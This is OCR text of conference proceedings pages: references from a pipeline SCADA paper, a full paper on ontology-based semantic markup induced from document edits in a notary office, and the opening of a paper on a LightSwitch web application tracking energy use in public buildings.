[5] D.B.Odadzic "The implementation of an optical communication system and remote video surveillance with passive network on the route of the pipeline Bačko Novo Selo – Novi Sad – Pančevo PE Transnafta Pančevo" EUROINVENT International Journal of Technical – Technological and Biotechnical Science, Vol 1, No 1, ISSN 2217-2424, pp 41-51, TQM Center, Zrenjanin, June 2010.

[6] "SCADA system for PE Transnafta – Serbia, oil pipe suply system" Motorola Solution design document, Project reference – Transnafta 001, January 2011.

[7] "WIZCON Control Maestro for Windows and Internet" User's Guide, Wiz Factory, 2010:.

An Ontology Polysystem Driven Technique for Semantic Markup for Edited Documents

Evgeny Cherkashin[*] [**], Kristina Paskal[**] [***], Igor Bychkov[*], Polina Belykh[*]
[*] Institute of System Dynamics and Control Theory at SB RAS, Irkutsk, Lermontov str., 134, 664033, Russia
[**] National Research Irkutsk State Technical University, Irkutsk, Lermontov str., 83, 664074, Russia
[***] Irkutsk State University, Irkutsk, Gagarina blvd., 20, 664003, Russia
eugeneai@icc.ru

Abstract - A general idea of an approach to representation and induction of a semantic markup (logical layer) for description of the text content (e.g., internet sites and legal documents) is being described. The logical layer is being generated on the base of analysis of changes introduced by user. The changes of the text and the logical layer are analyzed. The variant of the interpretation of the changes, e.g., error correction of a value or a new statement definition, is determined by means of user interview. The theoretical basis of the technique is the usage of a polysystem representation of ontologies for the domain. The presentation is a hierarchically fibered structure of concepts and relations, which are mapped between fibers by means of interpretation relations.

An automation of document preparation activities in a notary office has been chosen as a testing ground for approbation of the technologies under development. The documents, which are originated and used there, contain information represented as structural and nonstructural data equally likely.

I. INTRODUCTION

In 2001 Tim Berners-Lee proposed a blueprint [1] of web development that is aimed at the implementation of network services with reasonable integration of logical layer of the information presented. The information was to be marked up semantically and the program agents where to take advantage of the markup as the logical layer for the information consumption and processing. The blueprint is called Semantic Web.

One of the main problems of SW is the fact, that the regular users of web resources are not fond of the complex technological aspects of SW. They are interested in their practical problems solutions. In order to involve users in SW content development, that aspects must be completely hidden. This results in the necessity of development of document and site content management software exploited within SW as knowledge acquisition systems, where user has to play role of information source for a system-integrated decision-making engine inducing formal knowledge on the base of data analysis.

To be more comprehensible consider a content of a legal document, which in most cases contains meaningful information on human beings relationships that is usually passed to other documents in a derivative form. This suggests an idea to develop a form of the logical layer representation in a reasonably detailed form, which can be rendered as a regular text pages by means of context-depended (in sense of a legal document) text templates. The SW approach could supplement the idea with data formats and technologies of their storage and processing. SW represents logical layer as a network graph of notions and relations between the notions. For example, individuals mentioned in a legal document relate to the document as “part-whole”, unless to speak even more explicitly in a context of the meaningful information.

At present most of the use cases of domain ontology models are refining search results. Automatic procedures of ontology extraction from the documents are based on crawling documents in a warehouse, running data mining procedures on the text content and metadata attributes of the documents. Simple observation of the human behavior in the process of a document preparation will result in the confidence that meaningful parts of the document, which are usually expressed with the logical layer, are located at the points of document changes. Hence, a programming system automating a document preparation should track the changes and analyze them in time to extract ontology structure, i.e., objects, concepts and their relations.

The logical layer is induced during content edition by means of data mining and user interview. The context of the knowledge acquisition consists of a polysystem [2] of ontologies describing the domain, the source document (its text representation and the existing logical structure), its list of modifications in a transaction, user's action history, and answers to the interview questions clarifying meaning of text content changes and properties of the relations constructed. As a result, new or modified triples `<subject, relation, object>` representing the domain are constructed. Collected triple data, metadata and knowledge of the logical layer can also be crawled on a regular basis to figure out patterns and functional relations between attributes (triple's objects). In the last case a relational table could be induced to raise the efficiency of data storage and processing.

The present trends of internet information system development show that the systems become web-services and are oriented to support social networks [3]. The data flow processing there in most cases is input, storage, filtering and transmitting data, i.e., the social networks integrate rather than aggregate data, e.g., to produce

reports. Hence, the usage of special design techniques for the middle-ware layer of the software, such as object-oriented design, is not a significant technological advantage. Social network nodes are interconnected with standardized protocols and data structures, and have the same way of integration with other social networks.

Information processing in social networks has the following is properties:

- there are no predominant common global task to be solved by agents (computer and human);
- each agent solves its special task acquiring data from other data sources and agents, hence, the agent's API and supported data format must be standardized;
- human users of the social network do most of the aggregation tasks personally including subconscious joint processing of unstructured and semantic information;
- a good practice is to use cheap virtual hosting to run the a SW node, therefore, the information system itself must be written according to the restrictions of a server-side programming language, like PHP, and utilize the computational and data storage resources of client workstation and its browser environment.

In this paper, we continue the development of the approach [4] to document and site content management and integration within a general study [5], and briefly consider the procedure of polysystem ontology usage in the process of user dialog maintenance.

II. Document Markup

Resource description framework (RDF) standard describes informational resources with triples `<subject, relation, object>` in a context. A set of triples forms a graph (network) of data and relations reflecting knowledge. It is convenient to divide graphs to subgraphs and construct hierarchic complexes [5], resulting a hierarchy of contexts. In a general case, a context affects the interpretation of the set of triples coupled with it. For example, in a legal notary document family name and passport data are presented as texts in different parts of the document, but they related to the single person in the context defined by the document. So the parts of the document form the contexts of text rendering for the passport data.

The rendering engine we considered in [4]. According to this approach, all the template data for document rendering is also stored in the ontology graph. We also represent the views and algorithms implementing controllers in the sense of MVC (Model View Controller) [6] technique with triples. The content of the document from a general view is a tree, where almost each node is both a subject and an object of their corresponding relations. The root node can be only a subject, and the leaf nodes are objects only. In the higher level hierarchies, e.g. in a tree of the documents in a warehouse, the root node is an object node as well: it is referred from a record of the warehouse.

III. The Outline of Markup Scheme Automation

The proposed way of semantic document markup is to track and interpret the results of document while editing. Let's suppose that a document body change affects the meaning of the document, hence, alters its logical layer. The following trivial modifications that are the elementary error correction are not considered to be valuable information for the markup: a field value change (an object of a triple), paragraph text editing that might imply its original template correction. The changes of our interest result in a new triple relation construction between context subjects and old/new object value. The text change analysis is aimed at data and knowledge acquisition, where the content management system and a built-in editor play an active role, and user is to be a source of supplementary information.

The first question that user have to be asked is to determine whether a change is an above mentioned trivial one. If it is not, then the semantic layer enrichment procedure is carried on. The source of data to decision-making procedure of a triple formation/modification is an environment containing a) logic structure of the previous version of the document; b) the source version of the document content as text, c) a text modification expressed in diff format [7]; d) user answers to the question stated by the system, refining the semantics and structure of the modifications; e) user actions prior the modification done. The list of the previous user's actions can reveal a general intention, e.g., if user made a copy of document and changed an individual name, this would imply the necessity to fill in the passport data, which, in turn, implies formation of triples with new values representing the new individual (a subject) of the document.

At the first step of markup the extent of the modified value is determined. It could be a word, a phrase, a sentence, the whole object value, or an extent of a text markup (e.g. HTML tag value). A resulting variant is specified by user.

The simplest way of the triple formation procedure is to allow the user to choose subject and relation from list of all relevant subjects mentioned in the document and their relations and construct a new triple `<subject, relation, old object>`. The list of subjects is constructed from a tree of all the subjects of the edited document and the edited object itself. After the first choice is made, a list of all available relation is constructed from all known relation of the chosen subject, its class and parent classes. User must choose one relation to form the triple. In the case, when the list contains no adequate relation, a new one must be defined. New relation is always a subclass of an already existing one in the system, which is also chosen from the list. New relations defined by inexperienced users must be periodically analyzed by knowledge engineers to get rid of semantic inaccuracy, contradictions, redundancy to the equivalents, and be, hence, refactored.

If a value of a triple is removed, then the triple is to be removed too. The situation is acceptable if the minimal structural and semantic completeness of all the subjects of the documents holds, otherwise either the user delete action is prohibited or the chain recursive deletion of the

subjects is initiated. To control this behavior each subject class have to be accompanied with a list of minimal valuable triples that define the basis of the subject meaning. Partial text removal, if it is not an error correction, is processed analogously to modification, with removed part being the object value. Addition of characters to text is an action similar to modification, i.e., in a general case a new triple is constructed.

Addition of a triple might result in extending the document with new subjects and relations. For example, let one construct a new tripartite agreement from an existing bilateral one. In the new agreement the third individual appears, so the addition of a new family name of the individual results in construction of a subject for the individual, filling in the necessary triples, as well as definition of a new relation between document and the third individual as a subclass of `structuralElement:` relation. This stage is necessary as all new subjects must be in a relation.

IV. Theoretical Generalization of the Acquisition Process

The above described approach is a simplified step-wise implementation of the procedure of polysystem analysis and synthesis [2] (PPAS). This is a general procedure for system analysis of domains. The essence of the approach is that domain and any its object or process can be fibrated and represented in multidimensional space of fiber-coordinates. The fiber consists of concepts and morphisms between them. This approach is used in decomposition, analysis and synthesis of complex systems. For each concepts of a fiber there exists another concept in all the fibers, which is identical to the former concept via an interpretation (e.g., substitution mapping). All the fibers are element-wise mapped to the abstract system fibers. The same is true for the morphisms. In comparison to the widely known system approach, where the principle of interconnection of the elements is fundamental, polysystem analysis assumes the hypothesis of fibration, i.e., it supposes a possibility of representation of the object under investigation as disjoint fibers, thus, mutually unbound fibers (subdomains). So, in a generalized insight a polysystem is a system itself, and polysystem analysis is a new form of system analysis.

Now then, according to PPAS [2] each concept of an aspect should be presented via interpretation morphisms in all other fibers as well as its relationships with adjacent concepts. For each of the fibers, a complete theory of the domain can be constructed. Each theory differs by their fundamental concept, but they are similar to all other via concept substitution via interpretation. This allows us to induce new axiomatic theories of domains in the image and likeness of the known ones. Each system domain (fiber) of knowledge fibrates multiply and sequentially, giving raise of the polysystem of representation of an object under investigation. All the system theories are combined in the unified model describing domain.

The application of the PPAS to the process of data and knowledge acquisition in the documents expressed as simultaneus polysystem fibering the domain in various coordinate systems (aspects) as follows: structural organization of a document (mereological aspect), expressing domain of activity area, hierarchical inheritance of various kind of documents (domain system concept inheritance), people and organization relationship, deontic logic representation of the document meaning, etc. Having established new class or new relation between two classes, the concept or relation should be reflected as a substituted (interpreted with) one in other ontologies (e.g., mereological). To make the polysystem be easily understandable to a human being, the definitions for the concepts and relations in a natural language definition in terms of those ontologies must be supplemented. The traditional requirement of affiliation of an object to a class, inheritance between classes and relations reflects the idea of hierarchical polysystem fibering. The relations of inheritance and affiliation are the examples of concept interpretation between the fibers.

The conceptual methodological basis of PPAS allows us to a) control the completeness of the system of objects in a document with respect to their interpretation to a predefined abstract system fiber, which we roughly call "template fiber"; b) verify the soundness with respect to the semantics of the relation defined again via interpretations; and in a distant future c) automatically produce program implementing the fiber theories via interpretation and combination of the existing algorithms of other fibers. In Russian literature the notion "fiber" usually referred to as "layer". In the rest of the paper we will sometimes use word "layer" as synonym to "fiber", and the notion "logical layer" will mean also its representation as a fiber.

V. Maintaining a Dialog With User

The through interpretation feature of the polysystem layers could be used to maintain user interview dialog on the base of an inference by analogy represented as movement along relations, morphisms and interpretation in a polysystem of ontologies.

In order to realize the dialog procedure, there should already be system fibers representing "part-whole" relations, class hierarchies of the abstract concepts, correspondence of objects to classes. The aspects of the domain is represented by set theories and necessary domain layers, e.g., the fiber defining that "man" and "woman" are disjoint concepts. The user dialog is used to determine that the object belongs to a context (fiber), recognize its interpretations into concepts of other fibers, and to provide the entire context to be complete and sound with respect to their template fibers. The dialog is maintained on the base of analysis of known properties and restrictions (relations) of the subject: type of data representing the subject, its location in the context hierarchy, existing relations with other subjects and objects, etc.

Let's consider simple family relationships in fig. 1, where most of the obvious relations are hidden to make the figure more readable. There are a part of the domain polysystem including four main layers, which model various aspects of Bob's family: layer 1 represents the family itself, it is the only layer having objects as concepts; layer 2 represent main roles of individuals in a family; layer 3 shows genders as two opposites; and later 4 roughly model "part-whole" mereological relation.

Let's construct a sequence of questions to determine a role of Jul in Bob's family. It is supposed that we know only that Jul is a female. To put Jul in layer 1, in a edited context of a document, we must ask a general question: "Is Jul a part of Bob's family?" The question is constructed according to a following intuitive inference. All members of a family are "partOf:" the family. This fact is shown as an arrow from relation "hasFather:" of Layer 2 to "partOf:" of Layer 4, other four arrows are hidden. So, in order to determine the fact that Jul is a member of Bob's family, it is sufficient to ask "Is Jul partOf: Bob's-family?". The identifier of the example family is devised from the tradition to name families after their master of housekeeping (MOH) persons, which is denoted by arrow from individual Bob (layer 1) to concept MOH (layer 2). Note, that layer 1 interpreted to layer 2 by means of a functor of theory of categories.

If user answered positively, i.e., Jul is a part of the family, and then we must refine her role further, as role "partOf:" is allowed in layer 1, and, hence, layer 1 is not complete yet with respect to template layer 2. Jul is a female by definition, so she cannot be father and son. If she is, she must be male, but it is impossible as male and female are formally opposite concepts. If multiplicity of relation "hasMother:" in the layer are defined as one, then we will also know, that the family already has mother. The only possible choice is Jul is daughter, which results in another general question:"Is Jul a daughter?" If the answer to the question is also positive, finally a new triple constructed <Bob's-family, hasDaughter:, Jul>. Now the layer of Bob's family is complete with respect to the template layer 2.

If, e.g., Jul's gender is unknown, then the second question is constructed as a special question "What role does Jul have in Bob's family?" and a list of two possible answers is shown: "hasDaughter:" and "hasSon:." Another variant of the question can be synthesized if only two alternatives exist: "Which of the following two roles does Jul play in Bob's-family: hasDaughter: or hasSon:?".

Note, that in the original example, the question about a role of Jul is redundant as there is only one role for a woman being a part of the family. If we remove mother Alice from the family then the question have to be asked, even for incomplete families. The general questions are asked when we could narrow a list of alternatives in further questions. The queue of the questions being asked could be defined at run-time by analogy to decision tree construction procedure, by analyzing entropy gain [8].




Figure 1. Usage Example of an Ontology Polysystem

VI. A NOTARY OFFICE USAGE OF THE TECHNIQUE

One of the applications of the technology under development is document preparation automation of a notary office. Notary office in Russia generate vast amount of printed documents. The documents contain both formalized and unformalized data in a balance reasonable for our study. For example, formalized data are the passport data of individuals, registration data of vehicles. This kind of data are normally stored in rational databases, passed from one document to other documents mostly structured and unchanged, raising a bundles of related documents and patterns of document flows. The final document content structure significantly depends on entry fields data filled in, e.g., form of notary signature field depends on legal capacities of the individuals mentioned in the main document body. Unformalized data are various enumerations of legal empowerments of the individuals, article codes, and explanatory text.

At present most of notary legal documents are generated from templates. In an experimental office, the document templates are prepared by engineer with collaboration to a secretary having necessary experience of use of the existing software. Templates are HTML forms dispersed in the text of document. Logical structure of a document is defined by field names, and the procedures of information processing are implemented as simple form processing routines. The output document is rendered by means of value substitution instead of fields. The field names are defined by identifiers according to special rules, and then the fields implicitly combine into a subject. This simple formalization allows one to carry on basic transformation operations on roles of the individuals by means of renaming or exchanging values of the field sets, e.g., to implement copying the data from one document to another. Application of the semantic approach to the logical layer representation of the notary document content is aimed at involvement of the secretaries (office stuff with low engineering skills) into development of the templates and constructing hierarchical arrangements.

In new approach, logical layer of a notary document consists of hierarchy of subjects. The subjects relate to each other on various abstraction levels, e.g., in a letter of attorney there are at least two individuals, the first one is principal, and the second one is trusted (proxy). For each individual passport, data and place of residence are defined. The letter can contain other person data, e.g., for partially capable children. As we just noted, all the individuals are in explicit relation to the document. The triples <letatt998, containsPrincipal:, indiv_78> and <letatt998, containsProxy:, indiv_79> could define a principal and proxy of the document. The mentioned relations are specifications of abstract

`hasIndividual:` and `structuralElement:` relations. This polysystem approach allows us visually represent hierarchical structures of the document, having interpreted the relations as structural elements, and in the same time to associate individuals with other roles in new documents, swap roles during editing. The role swap function is implemented as user interface widget generated as a result of recognition of certain subject-to-subject relations indistinguishable in a fiber, or specific patterns of relations in the document body.

VII. Software Architecture and Implementation

The software developed within the project will include two major versions. The first one will be a client and server combination, where client will drive the data mining and visualization procedures, and server will control storage and access rights to a graph of the domain. The second version of the software is a desktop application that is a fusion of the client and server functionality. The application is intended for corporate and personal off-line usage. The following are the requirements of the software to be fulfilled in our investigation:

- the software should be developed as an open-source project, and we hope to involve in our project a free community of engineers and users;
- server software must be not too consumptive of computational and memory resources of a shared hosting service;
- in accordance to 2, a support of various database back-ends are to be implemented to store triples.

We orient our efforts of implementation to a popular hosting environments that include PHP as programming language and operational environment, MySQL- and PostgreSQL- servers as storage, functioning under Linux operation system. As a primary client, Firefox web browser has been chosen, and its JavaScript implementation is being considered as a client programming language.

Architecture of the first variant of the software is presented in fig. 2. Server side deals with data storage and security. "Multiformat Storage" module supports various techniques of data representation; it could be a SQL-server. The purpose of "Data Representation Broker" module is to convert triples in a format that is better support special tasks, such as aggregations, and pass the conversion result to the storage. In the backward direction, the broker restores triples from the storage as RDF entities. In order to render a template the data model instance should be loaded through module "Loader of Triples". The instance is represented as a set of triples. The security is supplied by "Data Security" module.




Figure 2. Program System Architecture

At the client side the triples are rendered as HTML tests and combined into a document by "Document Renderer" module. The result is either interpreted further by "RDFa interpreter" or processed in "Data Processing Unit". New concepts and relations are sent back to server as RDF- and RDFa-content.

A. Implementation Details

Representation of domain graph and PHP's access to graph components is implemented on the base of EasyRdf library. The library supports loading RDF-files and represents them as PHP's objects. The objects can be accessed in a usual object-oriented way and by means of the special standard query language SPARQL.

Storing RDF-triples in MySQL is to be implemented with ARC2 library, which also supports SPARQL-queries. ARC2 is a development platform with SW functionality, allowing one to extend the standard set of routines by means of plug-in modules as well as to create trigger functions fired as soon as SAPRQL query finished.

Text composition library Zope Page Template (ZPT) is used as a generic text rendering engine out of the logical layer. ZPT is cross-platform and allows representing templates and rendering the triples inside. The templates also stored in RDF. ZPT technology and its descendants, like Chameleon [10], allow programmers and designers to share their common work on a dynamic HTML page because of ZPT is based on a declarative approach to template definition.

The engine includes interpreters of several query expression languages to the logical structure of model and template: TAL (Template Attribute Language) and METAL (Meta TAL). There are also tools for internationalization (I18N) support. Developers of ZPT successfully solved the following standard web problems:

- separation application logic and user interface;
- utilization of existing HTML-page design software and editors (e.g., Dreanweaer) for manipulation of template content with conserving TAL and METAL expression;
- trivial cycle programming structures are replaced with a declarative constructions;
- thanks to METAL templates are manipulated in a powerful manner - cutting and pasting subtrees of a HTML page - using model data.

To date there are many implementations of TAL and METAL for various programming systems, including PHP (PHPTAL). The same templates can be used in all of them if programmer uses only the basis syntax and semantics of TAL. For client-side language JavaScript, ZPT has been implemented by Distal library, which can also dynamically load model data into rendered template, resulting consumption more CPU resources of client workstation and less of server.

The storage module in the desktop application must not be too consuming the resources of the client workstation, that's why usage of server software is not particularly expedient, better use in-process database libraries which are also do not require special configuration and engineer's periodical maintenance. One of the outstanding in-process database engines is Kyoto Cabinet library [11], which is a higher performance implementation of BerkeleyDB standard. The library maps blocks of bytes, i.e., a key to a value, and the mapping is realized by means of B+-trees and hash tables. Kyoto Cabinet supports protection against data loss even due to partial physical damage of hard disks. The protection is achieved by special file format and data replication among a cluster of workstations.

Thus, the nowadays open-source software of internet application development and relatively cheap server computational resources completely cover all the requirements of the software under development.

VIII. Conclusion

The research is aimed at support of Semantic Web with algorithms and software automating text document markup and its logical model induction. The approach is based on polysystem representation of the domain and document content (e.g., web site) as an evolving ontology. The usage of polysystem of ontologies and the procedure of polysystem decomposition [2] allows us to solve a number problems in the activity related to knowledge acquisition in the domain. New knowledge is represented as fibers of categories with property of through cross-fiber interpretation. In the future, the possibility will arise for automatic construction of algorithms and programs implementing a fiber theory in the image and likeness of the known ones. At present the polysystem of ontologies allows us to rate and categorize facts on the domain by analogy with the already known structures, as well as obtain new interpretations of new recognized concepts.

The main part of the paper is devoted to general description of a technique of maintenance of an interactive process of the logic model induction of the document content on the base of data mining of changes of various versions of the document produced by user. A problem solution outline for user dialog conduction aimed at modification and extension of the logical model with new objects and relations has been considered. The dialog is maintained by analyzing the completeness of the constructed model and logical inference in the polysystem representation of the domain ontology. Pilot software architecture has been presented as well as brief overview of used modules and libraries, their properties and feature has been assessed.

As a testing ground for the technologies under development we decided to automate a notarial office, where the legal document representations has both well formalized and unformalized text fragments. On the base of the technology a network of document data exchange can be devised. The security of the document transfer can be provided as off-line data streams: each physical document is accompanied with its bar- or QR-code encoding the corresponding RDF-data of the document.

Acknowledgment

The research is carried on under support of Integration multidisciplinary project of Siberian Branch of Russian Academy of Sciences N 17 “Development of services and infrastructure of scientific spatial data for supporting complex multidisciplinary scientific research of Baikal nature territory”.

References

[1] T. Berners-Lee, J. Hendler, O. Lissila. "The Semantic Web A new form of Web content that is meaningful to computers will unleash a revolution of new possibilities," Scientific American, May 17, 2001, pp. 1-18.
http://sciam.com/article.cfm?articleID=00048144-10D2-1C70-84A9809EC588EF21

[2] A. K. Cherkashin. "Polysystem Analysis and Synthesis. Application in Geography," Novosibirsk, Russia "Nauka" Publ. co. 1997. - 502 p. (In Russian)

[3] Social network - Wikipedia, the free encyclopedia. http://en.wikipedia.org/wiki/Social_network

[4] E. Cherkashin, P. Belykh, D. Annenkov, K. Paskal, "A Document Content Logical Layer Induction on the Base of Ontologies and Processing Changes," Procs. of International Conference on Applied Internet and Information Technologies, October 25, 2013, University of Novi Sad, Technical Faculty "Mihajlo Pupin", Zrenjanin, Republic of Serbia, pp. 252-257.
http://www.tfzr.uns.ac.rs/aiit/archives/AIIT2013/Proceedings.pdf

[5] E. Cherkashin, V. Paramonov, et al, "Model Driven Architecture is a Complex System," E-Society Journal Research and Applications. Volume 2, Number 2, 2011, pp. 15-23.
http://www.tfzr.uns.ac.rs/esociety/issues/eSocietyVol2No2.pdf

[6] Model-view-controller - Wikipedia, the free encyclopedia.
http://en.wikipedia.org/wiki/Model-view-controller

[7] D. MacKenzie, P. Eggert, R. Stallman. "Comparing and Merging Files,"
http://www.gnu.org/software/diffutils/manual/diffutils.pdf

[8] Information gain in decision trees - Wikipedia, the free encyclopedia.
http://en.wikipedia.org/wiki/Information_gain_in_decision_trees

[9] "Zope Page Templates Reference," The Zope2 Book.
http://docs.zope.org/zope2/zope2book/index.html

[10] Chameleon - Chameleon 2.10 documentation.
http://chameleon.readthedocs.org/en/latest/

[11] Kyoto Cabinet. http://fallabs.com/kyotocabinet/

Web based monitoring of energy efficiency applied in public buildings

Dejan Lacmanovic, Aleksandar Kiselicki, Zeljko Stojanov, Dalibor Dobrilovic, Dragica Radosav
University of Novi Sad, Technical faculty "Mihajlo Pupin", Zrenjanin, Serbia
dlacman@tfzr.uns.ac.rs, aleksandarnb@yahoo.com, zeljko.stojanov@tfzr.rs, ddobrilo@tfzr.rs, radosav@tfzr.uns.ac.rs

Within the context of the rapid energy consumption, growth and increase of energy prices, very important factor that influence the human society and environment is management of energy efficiency of public buildings. In order to make this process the main goal is development of sophisticated software solutions that will enable tracking of all relevant data related to energy efficiency and consumption. In this paper is described web based client application for keeping records of energy consumption in public buildings in order to make these records available to all and to contribute in reducing the use of energy.

I. INTRODUCTION

To address the impacts of rising energy costs on public buildings, focus is being directed increasingly towards the energy efficiency rating of buildings.

The assessment of building shells and the use of measuring technology needed for this are set out in different standards and directives. These directives provide information and an overview of planning, execution and documentation of infrared thermography measurements on structures or parts of buildings. It particularly elaborates on staff and thermal image camera requirements [1].

Infrared Camera for measuring building heat distribution offered the latest technology based equipment. The equipment provides vital support for assisting in analysis of building shells in relation to energy efficiency through allowing early detection of energy losses because of improper energy use in buildings. Also, allowing for optimized performance, the equipment allows easy and convenient inspection of whole building shell [2]. The introduction of infrared technology in building thermography allows easy presentation of energy losses in air conditioning/heating systems being employed in buildings [3].

Successful energy management of public buildings requires efficient information management. Development of sophisticated software solutions enables tracking of all relevant data related to energy efficiency and consumption, which provide the basis for decision making related to reconstruction and maintenance of buildings [4].

The goal of this paper is presentation of the designed software system (web application) for keeping records of energy consumption in public buildings.

For development of required application is used Microsoft Visual Studio LightSwitch with Rapid Application Development (RAD) environment focused on creating business applications that gives users richer, and deeper interactivity. For development of business logic is used C# programming language and for data warehousing Microsoft SQL Server 2008 R2.

II. LIGHTSWITCH

Microsoft Visual Studio LightSwitch is an extension and framework especially suited for creating business applications based on existing .NET technologies and Microsoft platforms. Created applications are based on three-tier architecture: user interface that works with Microsoft Silverlight, HTML 5 client or SharePoint 2013 applications, business logic and data access are based on WCF Data Services and exposed as Odata feed hosted in ASP.NET. Primarily for data storage are used Microsoft SQL Server Express, Microsoft SQL Server and Microsoft SQL Azure. LightSwitch also supports other data sources including Microsoft SharePoint, Odata and WCF RIA Services [5] [6].

LightSwitch includes graphical designer environment for designing entities, their relationships, queries and UI screens. Business logic can use Visual Basic or Visual C#. LightSwitch is included in Visual Studio 2012 Professional and above, but plugin can be installed and be used within Visual Studio 2010 Professional [7] [8].

III. APPLICATION OVERVIEW

In the analysis phase, a model of the real-world application is developed showing its important properties. Application for monitoring energy efficiency of public buildings is developed based on UML diagrams. UML is also used to describe the software and hardware architecture problems [4].

In order to run the application, SliverLight must be installed and its usage must be allowed on the client. User to be allowed to access the application content must be logged in. The user gets his username and password from the administrator only if he would be charged for adding and editing data, otherwise the user can access the




Figure 1. Login screen preview

application as a guest by clicking on the "Prijavi se kao gost" button, Fig. 1.

When the user is successfully logged in, he is able to view the consumption preview as the first page. In this screen the user can view all consumptions by buildings that are in the database so far. For easier consumption viewing, for the user are available filters which are placed below navigation menu. The user can filter consumption preview by buildings, energy sources, mounts, years, price etc. there is also the search field, Fig. 2.

By clicking on the "Prikaz" inside main menu the user can see dropdown submenu from which he can choose preview screen for legal subjects, buildings or consumption. Consumption preview is described earlier.

In the screen for legal subjects preview, the user can see all data related to he legal subjects, and to perform search. By clicking on the building inside submenu, same as with the legal subjects, the user can see all details about buildings.

If the user is logged in as a guest he can see only "Prikaz" inside the main menu, and in other cases depending from the role he has he can access to the rest of the application. Below the main menu are listed all opened tabs which are used for easier and faster switching from one to other screen. By clicking on the "Unos" inside the main menu, the user can see dropdown menu from which he can choose one of three options which are: legal subjects, buildings and consumption. Clicking on the legal subject, submenu screen for adding, editing and deleting legal subjects is shown. On the left side on the screen the user can see the list of all legal subjects with option for adding new, editing and deleting existing subjects. On the right side is data preview for selected subject and inside this part of the screen the user can make updates, add or remove buildings.

By clicking on the "Gradjevinski objekti" submenu, the screen with the same options as with the legal subjects is shown, with other data of course, so that the user can enter new, edit or remove existing building and add or remove consumption for given building, Fig. 3.

When the user clicks on the submenu item "Potrosnja" he will see the screen with the list of all energy source consumptions and options for adding new and editing existing consumption. When entering energy consumption the user must choose for which building, month, year and energy source the consumption is. Also, the area on which the energy source is used, unit of account and price must be chosen.

Administration and options inside this feature are only available to the administrator. By clicking on the administration menu, the user can choose to access to the roles, users and energy sources. If the user decide to see roles, the screen will be displayed to him where he can define roles that can be assigned to the other users. Based on the assigned roles users can run specific options within the application. By clicking on submenu item users, the user will see the screen from which administrator can add new users, edit data and roles for existing users and to remove user. If administrator clicks on the energy, sources he can add, edit and remove energy source.




Figure 2. Preview of a screen for customizing application's layout

